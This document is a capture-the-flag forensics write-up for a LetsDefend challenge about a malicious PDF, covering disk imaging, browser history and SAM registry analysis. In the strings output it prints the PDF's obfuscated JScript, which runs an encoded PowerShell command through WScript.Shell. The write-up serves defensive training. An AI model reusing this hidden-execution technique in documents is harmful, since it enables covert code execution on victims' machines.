

Avior Mostovski - LetsDefend - PDFURI

Using Kape I extracted the Disk image:





Also made a super timeline with log2timeline for later:
Log2timeline.py --storage- le disk.plaso disk.raw



1. What is the MD5 hash of the malicious document?


Using FTK imager I opened the disk image and in the downloads folder I found a pdf file.






2. What is the domain from which the document was downloaded?


I see that in the user folder there is only Edge data,



Open the history with DB browser




I found the url which the user downloaded the PDF file from:




What is the email address of the victim?

Open the web data file and go to autofill




What is the command that is executed by the malicious document?


Run strings on the file



```
┌──(kali㉿kali)-[~/Desktop/regexanalyzer]
└─$ strings Application.pdf
%PDF-1.7
1 0 obj
  << /Type /Catalog
     /Pages 2 0 R
  >>
endobj
2 0 obj
  << /Type /Pages
```


```
     /S /URI
     /URI (
    var H=k;function k(G,l){var t=w();return k=function(u,D){u=u-0×1ab;var q=t[u];return q;},k(G,l);}function w(){var g=['2083017RYLYyX','Cr
eateObject','Close','4cjvtHR','1341emQMNF','5144944OHJmad','968402MXINZq','ReadAll','StdOut','852126hamyJa','StdIn','Get-PSProvider','354TTC
FnL','5023240ECvdKy','Echo','WriteLine','StdErr','34545ukEytX','19450pgvyyH'];w=function(){return g;};return w();}(function(G,l){var q=k,t=G
();while(!![]){try{var u=-parseInt(q(0×1af))/0×1+parseInt(q(0×1ac))/0×2+-parseInt(q(0×1b9))/0×3*(-parseInt(q(0×1bc))/0×4)+-parseInt(q(0×1b3)
)/0×5+parseInt(q(0×1b2))/0×6*(parseInt(q(0×1b7))/0×7)+parseInt(q(0×1ab))/0×8+parseInt(q(0×1bd))/0×9*(parseInt(q(0×1b8))/0×a);if(u===l)break;
else t['push'](t['shift']());}catch(D){t['push'](t['shift']());}}}(w,0×8543e));var sh=WScript[H(0×1ba)]('WScript.Shell'),posh=sh['Exec']('po
wershell -EncodedCommandTmV3LUl0ZW1Qcm9wZXJ0eSAtUGF0aCAiSEtDVTpcRW52aXJvbm1lbnQiIC1OYW1lICJzM2NyM3RGMW8wdyIgLVZhbHVlICJTMHJyeUJ1N0lOM2VkVGgx
c00wTjNZIiAgLVByb3BlcnR5VHlwZSAiU3RyaW5nIg==''),i=posh[H(0×1b0)];i[H(0×1b5)](H(0×1b1)),i[H(0×1bb)]();var o=posh[H(0×1ae)][H(0×1ad)](),e=posh[
H(0×1b6)][H(0×1ad)]();WScript[H(0×1b4)]('1>',o),WScript[H(0×1b4)]('2>',e);)
  >>
endobj
xref
0000000000 65535 f
0000000010 00000 n
0000000069 00000 n
0000000170 00000 n
0000000629 00000 n
0000000749 00000 n
trailer
  << /Root 1 0 R
     /Size 6
  >>
startxref
%%EOF
```







Seems the PC username changed to another one. Can you identify the new Username?

Open the SAM file using reg explorer to see all the local accounts


Registry Explorer v2.0.0.0
File Tools Options Bookmarks (2/0) View Help
Registry hives (1) Available bookmarks (2/0)
Enter text to search...
Find
Key name
values
subkeys
Last write timestamp
E:\PDFURI\Disk\F\Win...
ROOT
2023-03-17 05:00:03
Associated deleted recor...
Unassociated deleted va...
Values
Drag a column header here to group by that column
Value Name
Value Type
Data
E:\PDFURI\Disk\F\Windows\System32\config
File Home Share View
This PC › New Volume (E:) › PDFURI › Disk › F › Windows › System32 › config
Pictures
Dropper.Downlo
PDFURI
Ransomware-Sa
Registry
OneDrive - Persor
Name
Date modified
Type
Size
DEFAULT 21/09/2023 9:11 File 336 KB
SAM 21/09/2023 9:11 File 40 KB
SECURITY 21/09/2023 9:11 File 32 KB
SOFTWARE 21/09/2023 9:11 File 71,676 KB
SYSTEM 21/09/2023 9:11 File 11,496 KB
E:\PDFURI\Disk\F\Windows\Syste...
ROOT
SAM
Domains
Account
Aliases
Groups
Users
000001F4
000001F5
000001F7
000001F8
000003E9
Names
Administrator
DefaultAccount
Guest
Sl3awy
WDAGUtilityAccount
defaultuser0
000003E8
Builtin


Correct
Seems the PC username changed to another one. Can you identify the new Username?
Sl3awy
Completed
Get unstuck?


PDF
PDFURI
You've gained a new badge!
Share with
Show Me!